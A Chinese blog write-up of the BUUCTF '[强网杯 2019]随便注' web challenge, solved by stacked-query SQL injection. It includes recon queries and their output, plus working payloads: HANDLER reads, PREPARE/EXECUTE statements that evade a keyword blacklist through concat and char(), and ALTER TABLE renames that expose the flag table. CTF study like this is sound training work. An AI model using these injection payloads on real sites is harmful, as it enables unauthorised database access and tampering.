BUUCTF之[强网杯 2019]随便注 -------堆叠查询

原创

若丶时光破灭 于 2021-07-16 19:53:49 发布 29 收藏

分类专栏： Classical CTF-WEB 注入 文章标签： mysql 安全 web

本文链接：https://blog.csdn.net/weixin_44632787/article/details/118737571


Classical 同时被 3 个专栏收录

12 篇文章 0 订阅

订阅专栏


CTF-WEB

40 篇文章 1 订阅

订阅专栏



注入

10 篇文章 0 订阅

订阅专栏

BUUCTF之[强网杯 2019]随便注 -------堆叠查询

题目



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

一开始以为这个是简单的SQL注入，结果是堆叠查询。。。。
关于堆叠查询有几个要记的知识点：

1. `show databases;` //显示所有数据库
2. `show tables;` // 显示所有表名
3. `show columns from 【表名】;` // 显示对应表名里列的信息
4. `desc 【表名】;` // 显示详细的表名信息

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

后期结果验证可以发现flag在这个表里

但是前台提供的查询是这个表



爆出数据表名

.

注意这里的表名需要用到反单引号,即`1919810931114514`。这个应该是和数据库的表名有关系

姿势: 1 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

包含Flag的是在这个表里面

.

.

对了，还有一点忘记说。这里过滤了的关键词有这些：select，update，delete，drop，insert，where。并且是不区分大小写的。

`

`


解题思路一：

MySQL中查询语句handler：

1. `handler 【表名】 open;` // 打开某个表
2. `handler 【表名】 read first || next;` // 读取表里第一行或者下一行的数据
3. `handler 【表名】 close;` // 关闭该表

由于flag是在`1919810931114514`这个表里（注意这里的反单引号是必须加的`），所以步骤是：

```
handler `1919810931114514` open;
handler `1919810931114514` read first;
handler `1919810931114514` close;
```



.

.

解题思路二：

基本步骤为：

1. `PREPARE 【自定义名】 FROM 【自定义的SQL查询语句】;`
2. `EXECUTE 【自定义名】;`
3. `DEALLOCATE PREPARE 【自定义名】;`

所以这里的查询语句可以为：

```
PREPARE Hack_SQL FROM select flag from `1919810931114514`;
EXECUTE  Hack_SQL ;
DEALLOCATE  PREPARE Hack_SQL;
```

但是很可惜，这里的select被过滤了。所以需要换一下思路！


```
PREPARE Hack_SQL from concat('s','elect', ' * from `1919810931114514` ');
EXECUTE Hack_SQL;
DEALLOCATE PREPARE Hack_SQL;
```

或者

```
PREPARE Hack_SQL from concat(char(115,101,108,101,99,116), ' * from `1919810931114514`');
EXECUTE Hack_SQL;
DEALLOCATE PREPARE Hack_SQL;#
```

其中这里的`115,101,108,101,99,116`转换为ascii码就是`select`

十进制数	Ascii码
97	a
98	b
99	c
100	d
101	e
102	f
103	g
104	h
105	i
106	j
107	k
108	l

十进制数	Ascii码
109	m
110	n
111	o
112	p
113	q
114	r
115	s
116	t
117	u
118	v
119	w
120	x
121	y
122	z

解题思路三：

由于前端提供查询的数据库为words，但是flag在数据库1919810931114514里。并且可以猜测后台的SQL查询语句为：`select * from words where id=【你输入的id】`

1. 所以我们需要先将数据库words改成其它的数据库名
2. 再把数据库1919810931114514改名为words
3. 并且把（改名前）1919810931114514数据库的字段flag改名成id

所以这里的payload可以为：

```
1';
alter table words rename to words1;
alter table `1919810931114514` rename to words;
alter table words change flag id varchar(100);
```

总结：

之前做CTF看到Handler和Prepare这两种的解法的时候，就想着这些MySQL的术语我根本不会啊啊啊啊！接下来该怎么学啊。但是后来堆叠查询见的多，Handler和Prepare也见了好几次。就不再觉得那么陌生了，然后就慢慢学会这种解题方法了。。。

至于解题三，那个其实是在网上看到别人的WP才知道。大佬果然是大佬，，，，

参考链接